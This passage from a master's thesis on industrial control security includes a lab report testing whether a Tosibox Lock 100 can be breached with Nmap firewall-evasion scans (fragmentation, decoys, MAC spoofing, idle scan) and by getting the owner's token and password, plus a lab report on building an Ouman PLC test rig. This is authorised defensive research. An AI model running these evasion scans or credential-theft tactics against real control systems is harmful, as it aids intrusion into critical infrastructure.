The Tosibox key can be cloned by Roadkil's RawCopy Version 1.2 tool and the tool claims that it will 100% successfully cloning by Roadkil's RawCopy Version 1.2. However, the cloned Tosibox Key will not work, because the VPN software for remote control cannot be run from cloned Tosibox key. The cloning is not therefore 100%, because if it would then the cloned Tosibox key should work as its predecessor with that it will detect other Tosibox lock VPN station and nodes behind it, but this is not possible, because the cryptographic module is not possible to clone by Roadkil's RawCopy Version 1.2 software tool. Therefore, this tool of Roadkil's RawCopy Version 1.2. Which is publicly available in Internet, is not the method to clone 100% the Tosibox keys and this method cannot be for unlawfully connection to PLC systems and commit possible computer crimes or homicide and bodily injury against natural person, which can be done by capturing or manipulating the PLC systems. Therefore, the hypothesis turn out to be false and Tosibox key could not be cloned by publicly available software cloning tools.

5 References

- [1] Oxford University Press, “Hacking,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/hacking>.
- [2] E. D. Knapp and J. T. Langill, “Appendix A,” in *Industrial Network Security – Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems*, Second., Waltham: Syngress, 2015, p. 409.
- [3] K. Stouffer, J. Falco, and K. Kent, “Overview of Industrial Control Systems,” in *Guide to Supervisory Control and Data Acquisition (SCADA) and Industrial Control Systems Security*, Gaithersbur, 2006, p. 17.
- [4] Oxford University Press, “USB,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/usb>.
- [5] J. Heinonen, A. Keinänen, and J. Paasonen, “Tutkimusmenetelmiä,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 35–37.
- [6] University of Jyväskylä, “Kokeellinen tutkimus,” 2015. [Online]. Available: <https://koppa.jyu.fi/avoimet/hum/metelmapolkuja/metelmapolku/tutkimusstrategiat/kokeellinen-tutkimus>.
- [7] J. Seppänen, “Filosofian suhde tieteeseen ja uskontoon,” 2018. [Online]. Available: <http://www.kolumbus.fi/juha.seppanen/jssivut/fi/johfil1.htm>.
- [8] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 94–95.
- [9] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 93–95.
- [10] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 92–93.
- [11] V. Ylimartimo, “Method and device arrangement for implementing remote control of properties,” US20140040435A1, 2011.
- [12] V. Ylimartimo, M. Korkalo, and J. JUOPPERI, “Secure method for remote grant of operating rights,” EP2834938B1, 2012.

VIII. Appendix: Security Testing of Tosibox's Lock

Lab Report of Thesis

Title of the lab: Security Testing of Tosibox's Lock

Author: Mikko Luomala

165602IVCM

Instructors: Professor *Yannick Le Moullec*, Adjunct Professor *Jyri Paasonen* and Doctoral Candidate *Meelis Roos*

Abstract: This paper is lab for the thesis of master. The lab is about infiltration of the Tosibox Lock 100. The working hypothesis was tested and the result of it did not support that with methods which were tested to the Tosibox Lock 100 did not guarantee infiltration to the interior network of the Tosibox Lock 100. However, the helper-hypothesis did gain support that the Tosibox Lock 100 interior network can be infiltrated by obtaining the token and pass-word. This created quite schizophrenic conclusion that at the same time Tosibox Lock 100 cannot be infiltrated, but it can be done with different type of methods. This raises question that are the features in addition security issues or are they just features which means that legitimate and un legitimate access will fall same category as feature of the operations and it is not disadvantage. Without proper metrics of security it will become as philosophical point of view that is it acceptable to protect assets with technology which stops certain tools for maliciously accessing the interior network, but same time the features of the net-work security device can be used to gain access to interior network by social engineering and physical.

Table of Contents

List of Abbreviations.....	247
List of Figures	248
List of Tables.....	249
1 Introduction	250
1.1 Philosophical aspects behind the lab	250
1.2 Research method and working hypothesis	250
1.3 The purpose of the experiment.....	250
1.4 Topology	250
1.5 Contribution from the Author	251
2 Nmap and Putty and working-hypothesis	251
3 Other experiments and helper-hypothesis	252
4 Conclusion.....	252
5 References	254

List of Abbreviations

WAN	Wide area network [1].
PLC	Programmable logic controller which is made to controller physical actuator [2].
LAN	Local area network [3].
VPN	Virtual Private Network is protocol which is used to link to different private networks together [4].

List of Figures

Figure 1. The Topology of the lab.	250
---	-----

List of Tables

Table 1. The Nmap parameters.	251
------------------------------------	-----

1 Introduction

The purpose of lab is to research is it possible to infiltrate the Tosibox Lock 100 with tools of Nmap and Putty. The Tosibox lock 100 is one newest innovation the PLC security industry to secure the PLC systems. This paper purpose to test it security. If there are extra time then other experiments will be done to the Tosibox Lock 100.

1.1 Philosophical aspects behind the lab

The scientific studies are based philosophical base [5]. Which means that researchers must have accepted some sort of philosophical thinking to be able to conduct his or her research. Otherwise, it is impossible to do research which reliability, validity and lastly self-correction [6] if any definitions or metrics are not accepted for the research or either create reliable data which can be defined as truth which is theory to explain a phenomena. The philosophy for this lab is look reality as it is and accept the empirical founding's as the truth in current universe were man is located. The empirical observations are collected from precisely stated objects and they are narrowed down to make precise observations which will guarantee reliability [7] in the research and finally, the validity is guarantee by selecting from those empirical founding's the results which were selected to being observed [8].

1.2 Research method and working hypothesis

Research method is observation on empirical research. The reliability is guarantee that tools of Nmap and Putty indication data and cisco mirroring switch data is used to measure has the infiltration succeed successfully. The validity is guaranteed by collecting the results from previously mentioned objects, which give base for valid conclusion. The working hypothesis that: *Tosibox Lock 100 nat-based firewall is possible bypass with evasion techniques, which are used by tools of Nmap and Putty with parameters in table 1.* The helper-hypothesis is: *Tosibox Lock 100 can be infiltrated by using its own logging feature by stealing the token and password of the Tosibox Lock 100.*

1.3 The purpose of the experiment

The purpose the experiment is to infiltrate the Tosibox Lock 100 and see can be the interior network with tools of Nmap and Putty. The timetable is limited and not further experiment can be done in this thesis.

1.4 Topology




Figure 1. The Topology of the lab.

The topology has two PLC system in LAN side of the Tosibox Lock 100 and the traffic of the LAN side is recorded by Cisco switch and sent to PCAP machine. In the WAN there are Cisco switch which recorded the traffic between Tosibox and attacking computer. The attacking computer has Kali Linux²⁴³ in virtualbox.²⁴⁴ The topology is built to test can be Tosibox lock 100 infiltrated by Nmap methods and with putty.

1.5 Contribution from the Author

The contribution of this lab is to test newest PLC network security device with publically available tools and see what will be outcome of the lab. Will those simple tools be able to infiltrate the Tosibox Lock 100 interior network and that data is the contribution of this lab.

2 Nmap and Putty and working-hypothesis

The nmap²⁴⁵ has been used to analyse can be Tosibox lock 100²⁴⁶ infiltrate through Tosibox VPN and nat-based firewall.²⁴⁷ The nmap has been run with multiple parameters (Table 1) and with simple tools²⁴⁸ has been used to try to connect to SSH port on 22. So far no success on infiltration to LAN side of the Tosibox where two PLC are located. In the experiments no assembly level analysis has been not made, which is next step to locate if the Tosibox Lock has some zero days or other flaws, but these were not tested in this experiment, because timeline do not allow these test. Therefore, this lab paper is unable to verify the hypothesis that with these methods the Tosibox Lock 100 can be infiltrated.

Table 1. The Nmap parameters.

Parameters	Results
²⁴⁹ nmap -T0 -f --randomize-hosts -D RND:5 --data-length 15 spoof-mac 0 192.168.111.232	The parameter did not give view of the Lan network from the Wan side. Validated by Cisco mirroring logs which says that no incoming packets from exterior network.

²⁴³ The Kali Linux is available at [www: https://www.kali.org/downloads/](https://www.kali.org/downloads/)

²⁴⁴ The virtualbox is available at [www: https://www.virtualbox.org/wiki/Downloads](https://www.virtualbox.org/wiki/Downloads)

²⁴⁵ The nmap is available at [www: https://nmap.org/download.html](https://nmap.org/download.html)

²⁴⁶ More information of the Tosibox Lock 100 at [www: https://www.tosibox.com/product/lock-100/](https://www.tosibox.com/product/lock-100/)

²⁴⁷ “The NAT firewalls do not completely restrict outgoing UDP communication. They are so-called NAT firewalls in one state and “with memory”, which also do not change the source port numbers of UDP connections (User Datagram Protocol) unforeseeably, if they do not have to. In the example of FIG. 1 a the object is to establish in the data link layer an Ethernet level connection between the home control network key 42 and the home control network device” .More information at [www: https://patents.google.com/patent/US20150146567A1/en?assignee=tosibox&oq=tosibox](https://patents.google.com/patent/US20150146567A1/en?assignee=tosibox&oq=tosibox)

²⁴⁸ Putty is available at [www: https://www.putty.org/](https://www.putty.org/)

²⁴⁹ The script was collected from and modified for the experiment: <https://www.youtube.com/watch?v=esmLu1tCcVw> . The parameters are 5 minutes between each packet before new is sent to the target (-T0) and fragmented packets (-f) and randomized hosts parameters that hosts are scanned in different order, not as order of running number and decoy address where requests are coming (bogus source address) (-D) and RND generates random number for the decoy addresses and data length of the requests are alternated to avoid detection (--data-length) and finally, spoof mac address which is sent to the target address. More information at [www: https://nmap.org/book/man-briefoptions.html](https://nmap.org/book/man-briefoptions.html) and <https://pentestlab.blog/2012/04/02/nmap-techniques-for-avoiding-firewalls/>

²⁵⁰ <code>nmap -sS -F -Pn 192.168.111.232</code>	The parameter revealed that two ports are filtered 22 SSH and 53 TCP domain. Unable to connect with putty to the 22 SSH.
²⁵¹ <code>nmap -sI 192.168.111.232 10.10.15.120</code>	The parameter did not reveal the interior network of the Tosibox were two PLC were located (Nmap logs).
²⁵² <code>nmap -sU -A -n -Pn 192.168.111.182</code>	The parameter did discover a port of 67/udp open filtered dhcps. (Nmap logs).

3 Other experiments and helper-hypothesis

The Tosibox Lock 100 can be infiltrated by stealing the Tosibox token and using the legitimate remote connection to get inside the interior network. They token key and password can be stolen by manipulating owner of the assets. This has been done with simple experiment by asking the password from owner of the token and requesting the token from the owner.²⁵³ Then the token was plugged to Windows computer and Tosibox's VPN client had been installed and password implemented to the interface and then the interior network has been discovered with this method and therefore answer for the helper-hypothesis is positive, than obtaining the token and password make it possible to infiltrate the interior network of the Tosibox Lock 100.

4 Conclusion

The working hypothesis was tested and the result of it did not support that with methods which were tested to the Tosibox Lock 100 did not guarantee infiltration to the interior network of the Tosibox Lock 100. However, the helper-hypothesis did gain support that the Tosibox Lock 100 interior network can be infiltrated by obtaining the token and password. This created quite schizophrenic conclusion that at the same time Tosibox Lock 100 cannot be infiltrated, but it can be done with different type of methods. This raises question that are the features in addition security issues or are they just features which means that legitimate and un legitimate access will fall same category as feature of the operations and it is not disadvantage. Without proper metrics of security it will become as philosophical point of view that is it acceptable to protect assets with technology which stops certain tools for maliciously accessing the interior network, but same time the features of the network security device can be used to gain access to interior network by social engineering and physical

²⁵⁰ The nmap paramters has been set that direct TCP request are sent to the target (-sS) and packets are fragmented to avoid detection (-F) and no ping scan (-Pn). More information at [www: https://nmap.org/book/man-briefoptions.html](https://nmap.org/book/man-briefoptions.html)

²⁵¹ The nmap parameters are sent that nmap used as one noded as zombie in recon operation (-sI) to see inside interior network (LAN). More information at [www: https://nmap.org/book/man-briefoptions.html](https://nmap.org/book/man-briefoptions.html)

²⁵² The nmap is set to sen UDP packets to the target (-sU) and detection OS on the target (-A) and no DNS request (-n) and no ping scan (-Pn). More information at [www: https://nmap.org/book/man-briefoptions.html](https://nmap.org/book/man-briefoptions.html)

²⁵³ For this operation has been given a concept from the owner of the devices.

intrusion to obtaining the keys, passwords and tokens and a philosophical view is not scientific answer, because it has been not verified by scientific method and scientific process.²⁵⁴

²⁵⁴ These views are metaphysis which are just hand of intuitive feeling and they are not base of proof. More information on chapter of *Metafyysinen maailmankuva* at www: <http://www.helsinki.fi/hum/fil/tietfil/Lu-ento07.htm>

5 References

- [1] Oxford University Press, “WAN,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/wan#h70189665149660> .
- [2] K. Stouffer, J. Falco, and K. Kent, “Overview of Industrial Control Systems,” in *Guide to Supervisory Control and Data Acquisition (SCADA) and Industrial Control Systems Security*, Gaithersbur, 2006, p. 17.
- [3] Oxford University Press, “LAN,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/lan> .
- [4] Oxford University Press, “VPN,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/vpn>.
- [5] J. Seppänen, “Filosofian suhde tieteeseen ja uskontoon,” 2018. [Online]. Available: <http://www.kolumbus.fi/juha.seppanen/jssivut/fi/johfill.htm>.
- [6] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 94–95.
- [7] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 93–95.
- [8] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 92–93.

IX. Appendix: Ouman EH-NET PLC Environment

Lab Report of Thesis

Title of the lab: Ouman EH-NET PLC Environment

Author: Mikko Luomala

165602IVCM

Instructors: Professor *Yannick Le Moullec*, Adjunct Professor *Jyri Paasonen* and Doctoral Candidate *Meelis Roos*

Abstract: This This paper is lab for the thesis of master. The lab is re-constructing the Ouman PLC system to operational which is later used in further cybersecurity experiments. The environment was built successfully and the environment was being able to steer the Siemens SQS65 step-motor based on position of the potentiometer or values in steering interface of the EH-NET module.

Table of Contents

List of Abbreviations.....	257
List of Figures	258
List of Pictures	259
1 Introduction	261
1.1 Contribution	261
1.2 Theoretical framework	261
1.3 Software for documentations and the schematic of the circuit and logic	262
2 Programming the EH-686	266
2.1 Installing the programing tool	266
3 Programming the EH-Net module	286
4 References	306
Appendixes.....	306
Appendix 1 - The PLC of the Ouman EH-686 schematics	307

List of Abbreviations

Hacking	Hacking is a process where software and hardware is being manipulated to do things which it should not occur based on documentation criterions or information security practices defined in industry of information technology for example in guidelines of U.S NIST. Basically, it is actions where system are accessed or manipulated unlawfully which is aggression act of criminality [1].
HTTP	Hypertext Transfer Protocol is protocol which used to transfer data over on Internet [2].
Modbus	Modbus is protocol which used by some industrial controller system to steer operations of processes and communicate between nodes [3].
PLC	Programmable logic controller which is made to controller physical actuator [4].
USB	Universal serial bus for connecting peripheral devices to a computer [5].
VPN	Virtual Private Network is protocol which is used to link to different private networks together [5].
IoT	“Internet of Things, The interconnection via the Internet of computing devices embedded in everyday objects, enabling them to send and receive data [6].”
AC	“Alternating current, An electric current that reverses its direction many times a second at regular intervals, typically used in power supplies [7].”
DC	“Direct current, An electric current flowing in one direction only [8].”

List of Figures

Figure 1. The wiring schematics of the Ouman EH-686 PLC system. Draw with tools of MS Paint and TinyCAD.....264

Figure 2. The ethernet topology of the testing environment. Draw on tools of MS Paint and U.S DHS ICS-CERT CSET 8.0265

List of Pictures

Picture 1. The programing tool was executed.	266
Picture 2. The location were files will be installed.	267
Picture 3. The default installation location to files.	268
Picture 4. The installation has been successfully.	268
Picture 5. The main programming menu of EH 686 PLC.....	269
Picture 6. The programming menu of Ouman EH-686.	270
Picture 7. The actuator is defined to pin of Y2.	271
Picture 8. The sensor of 10 kohm potentiometer is defined to pin of M8.....	271
Picture 9. The schematics of wiring are forwarded to the EH-686 PLC and in addition the passwords are settled up to protected the device.	272
Picture 10. Then the logic of the PLC was created. It was commenced by pressing Finnish word page of Toimintakokonaisuudet and symbol of F with blue background to create actual logic of the PLC. The function is name in Finnish as Luo uusi toiminta	273
Picture 11. The compensator is added as logic and it will connected to actuator of Siemens SQS65 step motor.	274
Picture 12. The compensator is connected to pin of Y2.	275
Picture 13. Then the sensor of 10 Kohm was connected from pin of M8 to the logic of the compensator.	276
Picture 14. Finally, the simple logic is ready.	277
Picture 15. The logic for the PLC has been created.	278
Picture 16. After it, the logic has to be transmitted to the PLC of EH-686	279
Picture 17. Then, then button of vie kaikki tiedot EH-686:lle was engaged to transfer the programmed logic to PLC of EH-686.	280
Picture 18. The transmission was successfully.	281
Picture 19. After it the image has to be created for the EH-NET module which steer operations of the EH-686 through Modbus communications. The button of kuvaustiedostotulkki has been engaged to start the imaging process for EH-NET module.	282
Picture 20. The process begins by requesting data from the PLC which connected through serial port cable to PC. The button of Hae laitteen konfiguraatio was engaged.	283
Picture 21. The button YES was pressed to instigate the process.....	283
Picture 22. The data was obtained through telemetry.	284
Picture 23. The obtained data had been saved to hard-drive where it will upload through interface of brower to the Ouman's EH-NET module.	285
Picture 24. The version has been selected as 3.25.14 or newer to make it fit to the Ouman's EH-NET module.	285
Picture 25. The web interface of the Ouman EH-NET module.	286

Picture 26. The process create an information page to the Ouman’s EH-NET module. ..	287
Picture 27. Naming the information page.	288
Picture 28. The next step was upload an image file to the information page.	289
Picture 29. Selecting the .png image file.....	290
Picture 30. The .png image has been upload for information page.....	291
Picture 31. The the logic of the EH-686 has being to upload to the EH-NET module.....	292
Picture 32. Selecting the logic file.	292
Picture 33. The logic file has been selected.	293
Picture 34. The newest logic file has been upload and older version is revoked.....	294
Picture 35. Adding the EH-686 PLC to EH-NET module.	295
Picture 36. Setting up the parameters for telemetry between the EH-686 and EH-NET..	296
Picture 37. Setting the Modbus address as one (1) for telemetry communication between EH-NET and EH-686 PLC through Modbus telecommunication. The DIPS in EH-Modbus card set it up (Picture 38), that its address is Modbus one (1) and EH-686 Modbus address (Picture 39) is one (1), but the address can in addition zero (0), but for compliance reasons it is setups as one to one, because the EH-Modbus card is just convertor on serial communication type and there is only point to point communication with two devices..	297
Picture 38. The Bips of The Ouman EH-Modbus card has been set it up. More information of the Bips settings at their website.....	298
Picture 39. The Bips of The Ouman EH-686 PLC has been set it up. More information of the Bips settings at their website.....	299
Picture 40. The Modbus address set it up for telemetry between the Ouman EH-NET and the Ouman EH-686 PLC.	300
Picture 41. After it, it was time go to settings of information pages, where the modification dots are created for the managing page.....	301
Picture 42. After it the nine of other modification points are created from one to nine, by duplicating the process nine times.	302
Picture 43. Finally, the nine modification points are created and the information page where management of the PLC can be done.....	303
Picture 44. The created indication brackets, were parameters (position) of the SQS65 Siemens step-motor can be modified.	304
Picture 45. The operation of the modification points had been tested and the points did receive the indication data and the steering of the SQS65 Siemens step-motor can be done.	304
Picture 46. The information page where management of the SQS65 Siemens step-motor can done.	305

1 Introduction

The purpose of lab is to build a PLC environment for further cybersecurity experiment, which are part of the main research of the thesis. The environment is re-build PLC environment which includes Ouman EH-net and EH-686 PLC and the actuator which is Siemens SQS65 step motor. The environment has been used in previous studies, but it has been selected to part of this thesis, because in the thesis the effectivity of cyber-security is evaluated and the PLC is the asset which is protect from experimental cyber-attack. The newest things for thesis are latest Finnish network security device called Tosibox.²⁵⁵ In addition more experiments are done in this lab.

1.1 Contribution

The author contribution for the lab is re-building lab environment for the thesis and new type usage of previous type lab in current thesis research, which have new aspect behind the research. The new aspects are introduced in other papers, in this paper are introduced how the environment was build and how it will be used as comparison point in further research. The environment will be test run and that empirical founding will used as comparison point when the cyber-attacks are commenced to environment to detect anomaly behaviour, which is needed to answer the thesis research questions.

1.2 Theoretical framework

The theoretical framework in this lab is that when the system is build based on manufacture guidelines and standard Ethernet cables and other standard electronic components are used, the environment should work as the manufacturer of the Ouman has stated in their brochures. There is no hypothesis, but there is a working hypothesis, which is that: *the Ouman EH-686 PLC system is be able to steer the SQS65 step-motor based on position of the 10 Kohm potentiometer*. This validated by making an observation, when the environment is being tested. These brochures are following: Ouman EH-NET,²⁵⁶ Ouman EH-686 PLC,²⁵⁷ MODBUS-600 adapter,²⁵⁸ Siemens SQS65.²⁵⁹ The power-electronic are expected to work as the manufacturer has stated in their brochures of following items: VEMER TMC 30/24 VN319000 230 VAC to 24 VAC transformer,²⁶⁰ two pieces of Hager SBN125 25A ~230 VAC single pole switch disconnecter,²⁶¹ two pieces of Weidmüller WSI 6 fuse terminal

²⁵⁵ More information of the newest IoT network security device at www: <https://www.tosibox.com/product/lock-100/>

²⁵⁶ More information of the Ouman EH-NET at www: http://ouman.fi/documentbank/EH-net_deploy-ment_instructions_en.pdf?x57655

²⁵⁷ More information of the Ouman EH-686 at www: http://ouman.fi/documentbank/EH-686_manual.fi.pdf?x57655

²⁵⁸ More information of the MODBUS-600 at www: http://ouman.fi/documentbank/MODBUS-600_manual.fi.pdf?x57655

²⁵⁹ More information of the Siemens SQS65 at www: <https://www.downloads.siemens.com/download-center/Download.aspx?pos=download&fct=getasset&id1=44844>

²⁶⁰ More information of the VEMER TMC 30/24 VN319000 230 VAC to 24 VAC transformer at www: http://www.vemer.it/it/catalogo/gas_e_sicurezza/trasformatori_di_sicurezza/per_uso_gener-ale/tmc_30_24_vn319000/?PHPSESSID=81u26lrqigj6503k85jd7tbku6

²⁶¹ More information of the Hager SBN125 at www: http://www.hager.ie/files/download/0/24926_1/0/Switch_Disconnectors.pdf

blocks²⁶² equip with two 1,25A 250V time delay fuses,²⁶³ four pieces of Weidmüller WDU feed-through terminal blocks,²⁶⁴ connector for protective earth ground Weidmüller WPE,²⁶⁵ and EU plugged cable.²⁶⁶ The sensor electronic for the EH-686 PLC is 10 kohm potentiometer.²⁶⁷ The environment modules and power electronic is connected with standard electric wires²⁶⁸ and cables color varies. The PLC environment is built on square of a plywood and modules are connected by DIN rail²⁶⁹ with bolts to the plywood. In addition, the the plywood there are self-made labels to warn other of live wires and parts which are running of ~230 Volts. Lastly, there is one 10 Kohm²⁷⁰ for physical attack which will be connected to circuit when it times comes.

1.3 Software for documentations and the schematic of the circuit and logic

The environment has been document by TinyCAD²⁷¹ and Microsoft Paint. The documentation has been done for understanding, what modules are connected and how the logic of the PLC environment works. The schematics are stated in figure 1. The circuit has power supply which transfer active current of 230 voltage to active current of 24 voltage. The circuit is protected by residential currency protection device and protective earth ground is connected to the board. Two Hager SBN125 25A disconnecting switches are used to connect the currency for the PLC, and EH-net module and actuator of Siemens SQS65. Two glass type and slow fuses with specs of 1,25A 250V are used to protect the wires of the circuit. The Siemens SQS65 uses 24 VAC (Voltage Alternating Current) for operating voltage, however, the Siemens SQS65 uses 0...10 direct current voltages for steering commands of the step motor.²⁷² EH-NET module and EH-686 uses 24 VAC for operating voltage and EH-686 is be able to produce from 24 VAC to 0....10 VDC signal voltage.²⁷³

The circuit has 10Kohm potentiometer, which is used to steer the EH-686 logic and the PLC steer the actuator based on potentiometer information. The EH-686 logic has a mathematical logic for controlling the actuator and mathematical logic is logic of compensator. The logic is explained in further chapters. The PLC and EH-NET module communicate with each

²⁶² The part is available at www: http://catalog.weidmueller.com/catalog/Start.do?localeId=en_DE&ObjectID=1011000000

²⁶³ The part is available at www: <https://www.partco.fi/en/electromechanics/fuses/glass-tube-fuses/63x32mm-slow-t-fuses/6425-suj-125a.html>

²⁶⁴ More information of the Weidmüller WDU at www: http://catalog.weidmueller.com/catalog/Start.do?localeId=en_DE&ObjectID=1020000000

²⁶⁵ The part is available at www: http://catalog.weidmueller.com/catalog/Start.do?localeId=en_DE&ObjectID=1010000000

²⁶⁶ The parts can be bought from: http://www.entradeshop.fi/sv/Produkter/ASENNUSTARVIKKEET/Sa-hko/Kumijohto_pistokkeella_2_m?id=EPCR2

²⁶⁷ More information of the part at www: <http://uk.farnell.com/te-connectivity-citec/23esa103mmf50nf/potentiometer-lin-10k/dp/350072>

²⁶⁸ More information of the cable at www: https://www.finnparttia.fi/epages/finnparttia.sf/fi_FI/?ObjectPath=/Shops/2014102905/Categories/Kaapelit/Johtimet/%22MKEM%20eritt%C3%A4in%20taipuisat%22

²⁶⁹ More information of the part at www: <https://uk.rs-online.com/web/c/connectors/terminal-blocks-din-rail-terminals/din-rails/s>

²⁷⁰ More information of the part at www: <https://www.partco.fi/fi/elektroniikan-komponentit/passi-ivit/vastukset/metallikalvovastukset/normaalit-06w/12552-vastus-06w-10k.htmls>

²⁷¹ The TinyCAD is available at www: https://sourceforge.net/projects/tinycad/?source=typ_redirect

²⁷² The technical sheet is available at www: <https://www.downloads.siemens.com/download-center/Download.aspx?pos=download&fct=getasset&id1=10445>

²⁷³ More information on Ouman manual and page of 24: http://ouman.fi/documentbank/EH-686_manual.fi.pdf

other by Modbus terminal and telemetry. There is Modbus 600 card for converting RS-485 serial signal of EH-net to RS-232 serial signal of EH-686, which makes possible a compliance Modbus communication and telemetry between the PLC and EH-net server module. This EH-net server module is defined as remote diagnostics and maintenance objective in PLC environment [9]. The Modbus communication speed is adjusted to 9600 baudrate in EH-686 PLC, Modbus 600 card and EH-net module. The EH-686 Modbus address is zero (0) and Modbus 600 card Modbus address is one (1) and the EH-686 PLC is set as master device and there is no parity check set up for Modbus telemetry between EH-net and EH-686. The EH-net thinks that EH-686 is in Modbus address one (1), but actually it the conversions card, but this chain makes possible that EH-net and EH-686 can transfer diagnostic data between two nodes and from EH-net interface the EH-686 PLC parameters can be manually changed and those changes are issued by Modbus telemetry.

